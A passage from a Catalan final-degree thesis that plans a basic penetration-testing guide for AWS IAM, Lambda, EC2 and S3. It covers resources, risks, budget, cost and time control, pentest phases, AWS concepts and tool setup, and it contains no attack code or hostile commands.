


Figura 1: Diagrama de Gantt de la planificació temporal *Font: Pròpia*

2.2 Recursos

En aquest apartat es comentaran quins són els diferents recursos necessaris per al desenvolupament del projecte.

2.2.1 Recursos humans

Definim com recursos humans a aquelles persones que tindran una implicació notable en el projecte.

- **Director:** Marc Pallejà com a director del projecte tindrà la funció de guiar a l'estudiant que elaborarà el projecte donant tot el suport possible durant el desenvolupament del treball.
- **Ponent:** Jordi Guitart com a ponent del treball donarà suport a tot el relatiu a la confecció de l'informe del projecte.
- **Estudiant:** Ricard Medina s'encarregarà de desenvolupar el projecte amb l'ajuda proporcionada pel director i supervisor del treball.

2.2.2 Recursos de maquinari

En aquesta secció es defineixen els recursos de maquinari que seran necessaris per desenvolupar el projecte. Els recursos esmentats a aquesta secció seran necessaris durant l'execució de totes les tasques del projecte.

- Dispositius d'accés a internet amb connexió estable.
- Ordinador amb capacitat suficient per executar eines de *pentesting*, preferentment amb Kali Linux com a SO.

2.2.3 Recursos de programari

- Compte d'AWS amb el que poder interactuar amb els possibles entorns de prova, a part d'un entorn controlat en el qual realitzar les proves. El compte serà necessari durant el desenvolupament de totes les tasques que involucrin tests d'intrusió, a part de les mateixes tasques de creació i configuració del compte (T3.3, T3.4, T4, T6.2).

- Eines de *pentesting* i aplicacions de seguretat necessàries per dur a terme els tests d'intrusió en entorns AWS, incloent-hi Nmap [11], Metasploit [12] i AWS-CLI [13].
Aquestes eines poden arribar a ser necessàries només durant les tasques que impliquen tests d'intrusió (T4, T6.2).
- S'utilitzarà Overleaf [14] per la creació dels entregables del projecte i Google Drive [15] per generar la documentació durant la realització del projecte.
Aquests recursos seran necessaris per a totes les tasques de documentació (T1, T5, T6.3).
- Per gestionar el projecte s'utilitzarà Jira [9] per controlar el temps invertit i Git [10] per mantenir el control de versions.
Es farà ús d'aquest programari durant l'execució de totes les tasques del projecte.

2.2.4 Espai de treball

L'empresa compte amb una oficina pròpia que funciona amb el mètode de taula lliure o *Hot Desking* [16], on no hi ha un lloc fix per cada treballador, sinó que cada dia es pot escollir una taula diferent. També es dona la possibilitat de fer dos dies de teletreball, però s'assegura que sempre hi haurà un lloc lliure a l'oficina.

2.3 Gestió de riscos: Plans alternatius i obstacles

En els apartats anteriors ja s'han definit quins són els riscos potencials i obstacles que es poden trobar durant l'elaboració del projecte. En aquest apartat es definiran els plans alternatius en cas de trobar-nos amb els diferents obstacles.

2.3.1 Manca de coneixement

L'equip no consta de cap expert en la matèria d'estudi, el que pot dificultar el desenvolupament del projecte en qüestions tècniques. Una de les solucions plantejades és recórrer a l'ajuda de l'equip de serveis al núvol de l'empresa. Encara que en aquest equip no es compta amb un gran coneixement sobre atacs d'intrusió, poden ser de gran ajuda per resoldre qüestions relatives al funcionament tècnic d'AWS.

Aquest obstacle no el contemplem dins de cap tasca, sinó que creiem que podria afectar el desenvolupament de totes les tasques. Tot i això, s'ha intentat assignar el temps de cada tasca tenint en compte que part d'aquest temps pot anar destinat a la recerca d'informació.

- **Grau d'importància:** Baix
- **Probabilitat:** Baixa

2.3.2 Denegació de l'entorn del client

Com ja s'ha comentat, després de la creació de la guia dels diferents atacs es vol provar el funcionament de la guia en l'entorn d'un client, però existeix el risc que el client denegui la contractació del servei. El pla alternatiu contemplat a aquest obstacle seria comprovar el funcionament de la guia en un entorn controlat i possiblement vulnerable, que fos desplegat localment. Així, es podria verificar si la metodologia és prou general per adaptar-se a diferents entorns i poder ser utilitzada. Aquesta càrrega de treball correspon a la tasca T6 i l'única subtasca que variaria seria la Tasca T6.1, on en comptes de definir amb el client quines són les proves realitzar, s'hauria de decidir internament. A part, s'hauria d'afegir una subtasca més on es cerqués un

entorn per fer les proves. L'addició d'aquesta tasca podria suposar 5 hores afegides al projecte.

- **Grau d'importància:** Alta
- **Probabilitat:** Mitja

2.3.3 Utilitat de les proves creades

És possible que un cop s'estigui comprovant la utilitat de la guia d'una prova s'observi que aquesta no està prou explicada o es centra en casos extremadament concrets. En aquest cas, seria necessari modificar dita guia perquè s'adaptés millor a un entorn generalitzat. Encara que és difícil estimar el temps necessari per arreglar cada prova, no s'hi podria destinar més de 20 hores en total a la correcció d'aquestes. Les tasques relacionades amb aquest obstacle són les tasques T5 i T6 i les hores destinades a la seva resolució es podrien plantejar com una nova subtasca dins de la tasca T5.

- **Grau d'importància:** Mig
- **Probabilitat:** Baixa

2.3.4 Falta de temps

En tractar-se d'una guia bàsica es té la intenció de dur a terme, aproximadament, set proves, la qual cosa pot suposar una gran quantitat de temps. D'aquesta manera, es contempla que si fos necessari, a causa de la falta de temps, almenys s'hauria de confeccionar una prova per cada servei AWS escollit. Aquest pla alternatiu no afegiria hores al projecte, sinó que es tindria en compte en cas d'estar a punt de superar les hores estimades per aquesta tasca. Les tasques amb les quals guarda relació aquest obstacle són les Tasques T4 i T5.

- **Grau d'importància:** Baix
- **Probabilitat:** Baixa

3 Gestió econòmica

3.1 Pressupost

3.1.1 Cost del personal per activitat

Per calcular el cost del personal per activitat s'ha distribuït les tasques en diferents càrrecs que hi hauria dins del projecte. Per extreure el salari mitjà s'ha utilitzat la pàgina de GlassDoor [17], que extreu el salari mitjà per un càrrec depenent de la província que s'introdueixi, en aquest cas, Barcelona. Per calcular el salari anual amb SS es multiplicarà el salari brut per 1.3. Per al salari anual es contemplen 2080 hores de treball, que fan referència a 40 hores setmanals multiplicades per les 52 setmanes que té un any.

Càrrec	Salari anual (€)	Amb SS(€)	Preu per hora (€)
Gestor de projecte (GP)	45000	58500	28.12
Hacker ètic (HE)	35000	45500	21.875

Taula 3.1: Cost del personal per activitat *Font: Pròpia*

Les funcions i les tasques de cada càrrec seran les següents:

- **Gestor de projecte:** Aquest rol s'encarregarà de totes les activitats relacionades amb la planificació, gestió i control del projecte. També haurà d'encarregar-se de les tasques de coordinació i presentació del projecte.

Codi	Tasca	Hores	Cost (€)
T1.1	Abast	25	703
T1.2	Planificació temporal	20	563.4
T1.3	Pressupost	15	421.18
T1.4	Sostenibilitat	10	281.2
T1.5	Redacció de l'informe final de planificació	5	140.6
T1.6	Revisió de l'informe final de planificació	5	140.6
T1.7	Correcció de l'informe final de planificació	10	281.2
T2.1	Seleccionar les proves per AWS IAM	10	281.2
T2.2	Seleccionar les proves per AWS Lambda	10	281.2

T2.3	Seleccionar les proves per AWS EC2	10	281.2
T2.4	Seleccionar les proves per AWS S3	10	281.2
T6.1	Escollir les proves	5	140.6
T7.1	Creació de la presentació	4	112.48
T7.2	Assaig de la presentació	7	196.84
T8.1	Coordinació amb el director	25	703
T8.2	Coordinació amb el supervisor	5	140.6
Total		176	4949.5

Taula 3.2: Pressupost del cost del gestor de projecte *Font: Pròpia*

- **Hacker ètic:** Serà l'encarregat d'elaborar totes les tasques de caràcter tècnic que impliquin uns coneixements especialitzats en l'àmbit dels tests d'intrusió.

Codi	Tasca	Hores	Cost (€)
T3.1	Escollir l'entorn de proves	8	175
T3.2	Instal·lar l'entorn de proves	6	131.25
T3.3	Crear un compte personal d'AWS	4	87.5
T3.4	Configurar el perfil d'AWS	4	87.5
T4.1	Elaboració dels laboratoris d'AWS IAM	20	437.5
T4.2	Elaboració dels laboratoris d'AWS Lambda	20	437.5
T4.3	Elaboració dels laboratoris d'AWS EC2	40	875
T4.4	Elaboració dels laboratoris d'AWS S3	40	875
T5.1	Elaboració de la guia d'atacs a AWS IAM	20	437.5
T5.2	Elaboració de la guia d'atacs a AWS Lambda	20	437.5
T5.3	Elaboració de la guia d'atacs a AWS EC2	30	656.25
T5.4	Elaboració de la guia d'atacs a AWS S3	30	656.25
T6.2	Realitzar les proves	90	1968.75
T6.3	Documentació	30	656.25
Total		364	7918.75

Taula 3.3: Pressupost del cost del hacker ètic *Font: Pròpia*

3.1.2 Costos generals

Per al maquinari s'utilitzarà el seu cost respectiu d'amortització. Per una altra part, per valorar el cost de l'espai utilitzat s'ha comparat el meu lloc de treball amb el cost d'un espai similar a una oficina de cotreball [18]. Per al cost del Jira s'ha utilitzat el seu preu mensual per usuari amortitzat [19].

<i>Concept</i>	<i>Cost (€)</i>	<i>Notes</i>
Dell Latitude 5420	46,73	720€ * 540h / (2080h*4anys)
Google Drive	0	
Compte d'AWS	0	
Overleaf	0	
Jira versió estàndard	0.53	8.15 * 540h / (2080h*4anys)
Git	0	
Visual Studio Code	0	
Espai de treball	880€	220€/mes * 4 messos
Total	927.26	

Taula 3.4: Costos generals *Font: Pròpia*

3.1.3 Contingències i imprevistos

És possible que durant el projecte hi hagi errors que causin una superació de les hores establertes, per això es calcularà l'afegit a una bossa d'hores amb 20 hores per al càrrec de hacker ètic. Per al gestor de projecte afegirem una bossa de 10 hores més. L'únic altre cost que podem suposar és una despesa inesperada per part d'AWS en desplegar els laboratoris de proves localment. Gràcies a la utilització de les eines de control de gastos d'AWS suposem que com a molt aquestes despeses poden arribar a 20 €.

<i>Risc</i>	<i>Cost (€)</i>	<i>Notes</i>
Errors de desenvolupament	437.5	20h * 21.875€/h
Errors de gestió	281.2	10h * 28,12€/h
AWS	20	
Total	738.7	

Taula 3.5: Cost d'imprevistos i contingències *Font: Pròpia*

3.1.4 Pressupost general

Per al pressupost general s'ha associat cada tasca amb el càrrec que l'hauria de desenvolupar, multiplicant les hores estimades pel cost per hora del treballador en concret. També s'ha afegit els costos generals i els costos d'imprevistos i contingències.

Per calcular el preu amb impostos s'ha multiplicat el preu total sense impostos per l'IVA i s'ha afegit el valor obtingut al preu total.

Codi	Tasca	Hores	Càrrec	Cost (€)
T1.1	Abast	25	GP	703
T1.2	Planificació temporal	20	GP	563.4
T1.3	Pressupost	15	GP	421.18
T1.4	Sostenibilitat	10	GP	281.2
T1.5	Redacció de l'informe final de planificació	5	GP	140.6
T1.6	Revisió de l'informe final de planificació	5	GP	140.6
T1.7	Correcció de l'informe final de planificació	10	GP	281.2
T2.1	Seleccionar les proves per AWS IAM	10	GP	281.2
T2.2	Seleccionar les proves per AWS Lambda	10	GP	281.2
T2.3	Seleccionar les proves per AWS EC2	10	GP	281.2
T2.4	Seleccionar les proves per AWS S3	10	GP	281.2

T3.1	Escollir l'entorn de proves	8	HE	175
T3.2	Instal·lar l'entorn de proves	6	HE	131.25
T3.3	Crear un compte personal d'AWS	4	HE	87.5
T3.4	Configurar el perfil d'AWS	4	HE	87.5
T4.1	Elaboració dels laboratoris d'AWS IAM	20	HE	437.5
T4.2	Elaboració dels laboratoris d'AWS Lambda	20	HE	437.5
T4.3	Elaboració dels laboratoris d'AWS EC2	40	HE	875
T4.4	Elaboració dels laboratoris d'AWS S3	40	HE	875
T5.1	Elaboració de la guia d'atacs a AWS IAM	20	HE	437.5
T5.2	Elaboració de la guia d'atacs a AWS Lambda	20	HE	437.5
T5.3	Elaboració de la guia d'atacs a AWS EC2	30	HE	656.25
T5.4	Elaboració de la guia d'atacs a AWS S3	30	HE	656.25
T6.1	Escollir les proves	5	GP	140.6
T6.2	Realitzar les proves	90	HE	1968.75
T6.3	Documentació	30	HE	656.25
T7.1	Creació de la presentació	4	GP	112.48
T7.2	Assaig de la presentació	7	GP	196.84
T8.1	Coordinació amb el director	25	GP	703
T8.2	Coordinació amb el supervisor	5	GP	140.6
CG	Costos generals			927.26
CI	Cost d'imprevistos			738.7
	Total			14534.16€
	Total amb impostos			17586.3336€

Taula 3.6: Pressupost general *Font: Pròpia*

3.2 Control de gestió

El control de la gestió del pressupost pot ser un aspecte crític pel bon desenvolupament d'un projecte. És important que el control sigui exhaustiu per evitar despeses evitables i treure la màxima rendibilitat possible al projecte.

3.2.1 Gestió econòmica

Per controlar que les despeses assignades a cada tasca són les corresponents es calcularà la desviació de preu per cada tasca elaborada.

$$\text{Desviació per tasca } (\text{€}) = (\text{Cost estimat per la tasca} - \text{Cost final de la tasca})$$

Les desviacions per cada tasca s'afegiran a una bossa comuna que anomenarem **bossa de costos**. Aquesta bossa podrà tenir valors positius o negatius depenent de si es compleixen els costos estimats o no. Després de finalitzar cada tasca s'analitzarà quin és el valor de la bossa i, depenent de si és positiu o negatiu i el seu valor concret, es readaptarà el projecte i les següents tasques a realitzar.

Per tant, després d'acabar cada tasca entre les 30 existents es durà a terme el càlcul de la desviació total que es guardarà a la bossa de costos, la qual cosa ens permetrà tenir una visió global de les despeses que pot estar generant el projecte.

$$\text{Bossa de costos}_i = \text{Bossa de costos}_{i-1} - \text{Desviació per tasca}_i$$

En finalitzar el projecte a la bossa de costos hi tindrem la desviació total del projecte, però de totes formes aquesta es podria calcular de la següent manera:

$$\sum_{i=28}^n \text{Desviació}_{\text{Tasca}_i}$$

3.2.2 Gestió temporal

En quant al control del temps dedicat al projecte, es seguirà la mateixa metodologia que amb la gestió econòmica.

Per controlar la gestió temporal del projecte i el correcte compliment de les hores estimades per cada tasca, es calcularà la desviació temporal associada a cada tasca quan aquesta finalitzi.

Desviació per tasca (h) = (Hores estimades per la tasca - Hores utilitzades per finalitzar la tasca)

Igualment, s'utilitzarà una **bossa d'hores** per gestionar les possibles despeses temporals del projecte. D'aquesta manera, en finalitzar una tasca s'afegiran la quantitat d'hores de més que han estat necessàries per dur a terme la tasca o les hores sobrants.

$$Bossa\ d'hores_i = Bossa\ d'hores_{i-1} - Desviació\ per\ tasca_i$$

Igualment que amb la bossa de costos, utilitzarem la bossa d'hores per readaptar el projecte en termes temporals si fos necessari al finalitzar cada tasca.

En finalitzar el projecte, a la bossa d'hores hi tindrem la desviació tota del temps dedicat al projecte, però de totes formes aquesta es podria calcular de la següent manera:

$$\sum_{i=28}^n Desviació_{Tasca_i}$$

3.2.3 Possibles desviacions

A continuació s'esmenten quines són les tasques més susceptibles a patir desviacions significatives.

- **T4 Realització dels laboratoris de prova:** A causa de la manca de coneixements sobre entorns AWS i la corba d'aprenentatge que suposa adaptar-se a nous entorns, es contempla que sigui necessari més temps de l'estimat per resoldre els laboratoris de proves.

- **T6.2 Realitzar les proves:** Ja que aquesta tasca s'especificarà a posteriori de l'inici del treball, la quantitat d'hores assignades pot no estar correctament ajustada. Per una altra part, també és difícil calcular de manera exacta quant temps serà necessari per realitzar un *pentest* sense tenir coneixement del mateix entorn a auditar, la qual cosa pot causar desviacions en la quantitat d'hores assignades.

4 Desenvolupament teòric

En aquest apartat s'explicaran conceptes teòrics necessaris per poder entendre el desenvolupament del projecte. També es farà èmfasis en perquè aquests aspectes són importants i les implicacions que tenen en el projecte.

4.1 Introducció al núvol

Els serveis al núvol o serveis *cloud* són aquells serveis allotjats a infraestructures remotes pertanyents a entitats privades. Aquests serveis poden ser molt diversos, oferint des de capacitat d'emmagatzematge fins a la creació i destrucció d'instàncies de màquines virtuals en segons. Això, permet que les empreses puguin augmentar o disminuir la seva capacitat de resposta depenent de la demanda en cada moment. D'aquesta manera, les empreses que utilitzen els serveis al núvol tenen l'opció d'operar per sobre de les seves capacitats estimades sense haver de comprar o instal·lar nous equips.

Gràcies a aquests avantatges i les diverses possibilitats que ofereixen els serveis al núvol per a tota mena d'empreses, està succeint una gran migració de serveis *on-premise* al núvol. Encara que aquesta migració té grans avantatges, també comporta una sèrie de riscos associats a la ciberseguretat i dona peu a noves tipologies d'atacs que han de ser investigades per poder neutralitzar-se.

4.2 Introducció al pentesting

4.2.1 Què és el pentesting

Un *pentest* [7] o test d'intrusió és una simulació d'un atac maliciós en l'àmbit de la ciberseguretat. L'objectiu d'aquests projectes és identificar els possibles problemes de configuració o seguretat del sistema informàtic de l'empresa auditada. Per dur a terme les auditories es poden executar diferents tipus de proves, com proves sobre la xarxa, denegacions de servei, auditories web o altres proves d'intrusió.

Hi ha tres tipologies bàsiques de *pentest*, aquestes s'anomenen de caixa negra, caixa grisa i caixa blanca. Cada un d'aquests mètodes fa referència a

les facilitats que rep l'auditor per auditar el sistema. En els *pentest* de caixa negra els auditors no disposen de cap informació addicional sobre la víctima, intentant simular el que seria un atac totalment extern. Per les auditories de caixa grisa els usuaris poden disposar d'algunes credencials o informació no trivial que els hi pot ajudar a trobar els vectors d'atac més fàcilment. Per últim, als *pentests* de caixa blanca, es proporciona accés a tot el sistema. Aquestes auditories es solen enfocar en la revisió de codi font o en la simulació d'un possible atac intern.

4.2.2 Fases d'un pentest

4.2.2.1 Recopilació d'informació

En aquesta fase es recopila tota la informació possible sobre el servei i el client que està sent auditat. Per executar aquesta fase es fan servir diverses eines d'enginyeria social o tècniques d'obtenció de credencials (*phishing*) per descobrir informació rellevant.

4.2.2.2 Anàlisi de vulnerabilitats

Un cop s'ha recopilat tota la informació possible sobre l'entorn, es du a terme l'anàlisi de vulnerabilitats, on fent ús de diverses eines automàtiques i manuals s'intenten descobrir i avaluar possibles vulnerabilitats existents en l'entorn auditat. Les vulnerabilitats poden anar des d'injeccions de comandes a les webs dels clients, ús de tecnologies amb vulnerabilitats conegudes, errors de configuració o molts altres vectors d'atac possibles.

4.2.2.3 Explotació de vulnerabilitats

En aquesta fase, s'intenten explotar les vulnerabilitats identificades anteriorment, intentant obtenir accés al sistema o recol·lectant informació sensible sobre l'entitat auditada. Per aquesta tasca es poden utilitzar diferents eines automàtiques o de força bruta, a la vegada que codis maliciosos públics.

4.2.2.4 Post-explotació

Un cop s'ha obtingut l'accés al sistema, si ha estat possible, s'intenta extreure totes les dades possibles i procedir a una escalada de privilegis. Amb

l'escalada de privilegis el que es pretén és obtenir el rol amb el màxim de privilegis possibles dins del sistema.

4.2.2.5 Redacció d'informe

Finalment, es redacta un informe on s'expliquen tots els resultats obtinguts, incloent-hi les vulnerabilitats que s'han trobat, els vectors d'atac que s'han seguit per explotar cada vulnerabilitat i unes recomanacions per corregir les vulnerabilitats trobades.

4.3 Conceptes teòrics sobre AWS

4.3.1 AWS

AWS (*Amazon Web Services*)[3] és una plataforma que ofereix una gran quantitat de serveis d'infraestructura al núvol. Entre els seus serveis destaquen l'emmagatzematge estàtic de fitxers, càlcul, bases de dades, serveis d'aplicacions i molts altres. Aquests serveis permeten crear aplicacions i gestionar les infraestructures de les empreses d'una manera més eficient i escalable, sense la necessitat de preocupar-se per la capacitat o seguretat del maquinari utilitzat. Unes de les empreses més conegudes que l'utilitzen són Netflix, Airbnb, Samsung o Siemens.

4.3.2 AWS IAM

IAM [20] és un dels serveis que AWS proporciona per mantenir la seguretat de la infraestructura. Amb IAM, és possible controlar i gestionar els accessos que es fan a cadascun dels recursos pertanyents a la infraestructura. A més, permet definir els permisos de cada usuari o grup d'usuaris d'una manera molt específica, afavorint una àmplia personalització i gestió de la seguretat de l'entorn.

Cadascun dels recursos gestionats a AWS s'identifica amb un identificador únic anomenat "arn", que és el que s'utilitzarà des de IAM per configurar la seguretat de cada recurs i els permisos assignats. Per aprofundir més en els diferents recursos que proporciona IAM, a continuació es llisten una sèrie d'eines utilitzades comunament en aquest servei.

4.3.2.1 Usuaris i grups

Els usuaris són entitats que representen tant a persones com a recursos que necessiten accedir a altres recursos dins de l'entorn d'AWS. Aquests, es defineixen amb un nom identificador, diferent per a cada usuari. Per una altra part, els grups són conjunts d'usuaris que comparteixen permisos similars. D'aquesta manera, es poden gestionar agrupacions d'usuaris de manera col·lectiva, agilitzant processos com l'assignació de permisos o el monitoratge d'usuaris.

4.3.2.2 Rols

Els rols són un conjunt de permisos que no estan assignats a cap usuari ni recurs, sinó que poden ser assumits pels diferents recursos del sistema. S'utilitzen molt per delegar permisos temporalment sense la necessitat de compartir credencials. D'aquesta manera, en ser assumits, permeten que un recurs pugui executar funcions o accedir a altres recursos als quals no podria accedir amb els seus privilegis.

4.3.2.3 Polítiques d'Accés

Les polítiques de IAM són documents JSON que defineixen els permisos i accions que pot executar un recurs. Aquestes polítiques poden ser predefinides, com les que AWS proporciona, on s'assignen permisos utilitzats comunament o poden estar definides de manera personalitzada, escollint les accions a les quals es dona accés. Així doncs, les polítiques són un conjunt d'accions que determinen a quins recursos pot accedir l'usuari al qual se li assigna dita política. Cal aclarir que un recurs pot tenir més d'una política assignada i que, per tant, podrà accedir a tots els recursos que es defineixin en cada una de les polítiques. A més, les polítiques són totalment personalitzables, per la qual cosa es poden definir amb una alta granularitat els accessos que es proporcionen.

4.3.2.4 Accions

Les accions són un conjunt d'operacions que es poden executar sobre els recursos pels quals estan definides. Cadascun dels serveis que proporciona AWS, com EC2, IAM o Lambda, té una sèrie d'accions associades al servei, com eliminar recursos, llistar recursos o altres accions pròpies de cada servei. D'aquesta manera, dins d'una política es recullen un conjunt d'accions sobre un o diferents serveis i s'especifica si aquella política dona accés o no a executar les accions que conté. A part, l'accés a una acció dins d'una política es pot donar de manera condicional, fent que l'usuari només pugui executar l'acció si compleix certs requisits, com poden ser la pertinença a un grup o la possessió d'un *tag*.

4.3.2.5 Claus d'accés

Les claus d'accés són parells de claus criptogràfiques, compostes per una clau d'accés pública i una clau secreta. Aquestes claus s'utilitzen per autenticar-se dins de la infraestructura AWS, per la qual cosa és necessari configurar cada usuari amb dues claus úniques si es vol interactuar amb el sistema utilitzant aquell perfil.

4.3.2.6 Tags

Un *tag* en AWS és una etiqueta que es pot afegir a diferents recursos de la infraestructura, com ara instàncies EC2, grups de seguretat, usuaris o rols. Els *tags* estan conformatats per dues dades. Per una part, la primera dada actua com la clau del *tag*, on es sol definir amb una paraula o frase a què fa referència el *tag*, per exemple el nom d'un grup de treball o departament. L'altra dada del *tag* actua com a valor sobre la clau, per exemple, assignant un valor de vertader o fals sobre la mateixa clau. Aquests *tags* es solen utilitzar per agrupar usuaris i donar-los accés a polítiques definides només per usuaris que posseeixen certa etiqueta.

4.3.2.7 Subxarxes

Les subxarxes (*subnets*) són una divisió lògica de la totalitat de la xarxa disponible a la infraestructura. Simplificant, una subxarxa és una part de la totalitat de la xarxa on es poden agrupar diferents recursos, com poden ser instàncies d'EC2, separant-los de la resta de xarxa. Un dels motius principals d'aquesta pràctica és la implementació de polítiques de seguretat diferents per cada subxarxa, el que ajuda a separar els recursos per les polítiques de seguretat que necessiten.

4.3.2.8 Grups de seguretat

Un grup de seguretat (*security group*) és un recurs que, d'acord amb unes regles prèviament definides, permet o bloqueja el trànsit per als recursos que fan ús de connexió a la xarxa. Les regles que s'utilitzen per regular el trànsit depenen de diversos paràmetres, com les adreces IP origen o destinació, els ports o els protocols utilitzats en la connexió.

4.3.3 AWS Lambda

Un dels serveis més coneguts i oferts per AWS és AWS Lambda [21], que proporciona capacitat de còmput sense servidor. Per consegüent, AWS Lambda permet executar codi en servidors remots sense la necessitat de gestionar una infraestructura. Això, permet als desenvolupadors executar codi que requereix capacitats de còmput més altes de les que poden suportar les seves infraestructures locals, sense la necessitat de comprar nou maquinari.

Una de les característiques més importants de Lambda és la seva capacitat d'executar codi en resposta a esdeveniments. Això significa que els desenvolupadors poden carregar el seu codi a Lambda i configurar-lo perquè s'executi automàticament en resposta a esdeveniments. Aquests, poden ser tota classe d'esdeveniments propis de les infraestructures AWS, com trucades d'API, actualitzacions de bases de dades o pujades de nous fitxers. Independentment de la naturalesa de l'esdeveniment, es pot crear una funció Lambda que s'executi en resposta aquest, la qual cosa permet crear un gran nombre d'automatitzacions dins d'un entorn, el que pot ser molt útil per agilitzar una gran quantitat de processos.

A més, Lambda suporta una àmplia varietat de llenguatges de programació, com Python, Node.js, Java i molts altres. D'aquesta manera, permet als desenvolupadors escriure el seu codi en el llenguatge de programació de la seva preferència.

4.3.4 AWS EC2

Amazon EC2 [22] és un servei utilitzat per crear instàncies de màquines virtuals. El que fa aquest servei més atractiu que altres serveis existents és la seva gran escalabilitat, permetent a les empreses crear i destruir la quantitat d'instàncies de màquines virtuals necessàries depenent de la demanda en cada moment. A més, el cost associat només dependrà dels recursos utilitzats en cada moment.

Les instàncies es poden crear i configurar depenent de quines siguin les necessitats específiques de l'empresa, incloent-hi la selecció del tipus d'instància, la capacitat de processament, la memòria, l'emmagatzematge i altres recursos. A més, les instàncies es poden configurar amb accés a la resta de recursos

dins de la infraestructura AWS, la qual cosa proporciona una infraestructura molt ben integrada.

4.3.5 AWS S3

Amazon S3 o *Amazon Simple Storage Service* [23] és un servei d'emmagatzematge d'objectes, que com la majoria de serveis d'AWS, proporciona una gran escalabilitat. S3 està dissenyat per poder emmagatzemar una quantitat il·limitada de dades sense haver de gestionar la infraestructura, proporcionant una gran eficiència i fiabilitat.

Per emmagatzemar les dades a S3 s'utilitzen el que anomenem *buckets* [24]. Cada *bucket*, que s'identifica amb un nom únic, pot contenir una quantitat il·limitada d'objectes, que poden ser arxius de qualsevol format, com ara documents, imatges, vídeos, arxius de text, entre d'altres. Els *buckets* no tenen un propòsit específic, sinó que es poden utilitzar per a diferents propòsits, com emmagatzemar còpies de seguretat, mantenir contingut estàtic per pàgines web, emmagatzemar dades per aplicacions i altres utilitats.

A més, també ofereixen altres característiques com la possibilitat d'activar registres d'accés per monitorar les peticions d'accés als objectes o la integració amb altres serveis d'AWS per gestió de recursos i seguretat.

5 Preparació de l'entorn

5.1 Eines necessàries

5.1.1 Kali Linux

A l'hora de dur a terme un *pentest* es pot utilitzar qualsevol sistema operatiu, amb tot i això, és recomanable utilitzar certs sistemes operatius que ja incorporen eines que poden ser d'utilitat. Normalment, s'utilitzen distribucions basades en GNU/Linux, ja que permeten interactuar amb major facilitat amb el sistema. A més, també hi ha disponibles certes distribucions enfocades al *pentesting* com són Kali Linux [25], Parrot OS o Black Arch Linux, entre altres. Aquestes distribucions ofereixen una gran quantitat d'eines de *pentesting* ja instal·lades. En el cas concret d'aquest treball s'ha escollit Kali Linux perquè és de les distribucions amb més suport i cobreix totes les possibles necessitats del treball.

5.1.2 AWS CLI

AWS CLI [13] és una eina que permet interactuar amb la major part dels serveis d'AWS des de la terminal. Això implica poder crear o destruir recursos des de la terminal, gestionar permisos d'usuaris i moltes altres operacions. Per executar totes les instruccions s'utilitza la mateixa estructura de comanda.

```
aws <servei> <comanda> [opcions i parametres]
```

- **aws**: Comandament base d'AWS CLI.
- **servei**: Servei d'AWS amb el qual es vol interactuar, com ec2, s3, lambda o iam.
- **comanda**: Acció que es vol executar, crear, esborrar, assumir, assignar, etc.
- **[opcions i paràmetres]**: Arguments addicionals necessaris per executar la comanda, que varien depenent de l'acció o servei a executar.

5.1.3 Bash

Bash [26] és un intèrpret de comandes utilitzat en sistemes basats en Unix, com Linux. L'usuari pot interactuar amb el sistema operatiu utilitzant comandes pròpies del llenguatge, rebent la sortida corresponent per part del sistema. A part, Bash pot ser de gran utilitat per automatitzar certes tasques del sistema.

5.1.4 Python

Python [27] és un llenguatge de programació interpretat i d'alt nivell que es caracteritza per la seva simplicitat. A causa de la gran quantitat de llibreries de les quals disposa és una eina molt utilitzada en l'àmbit de la ciberseguretat, sobretot en la creació de *scripts* [28] i *exploits* [29]. També, és àmpliament utilitzat en infraestructures AWS

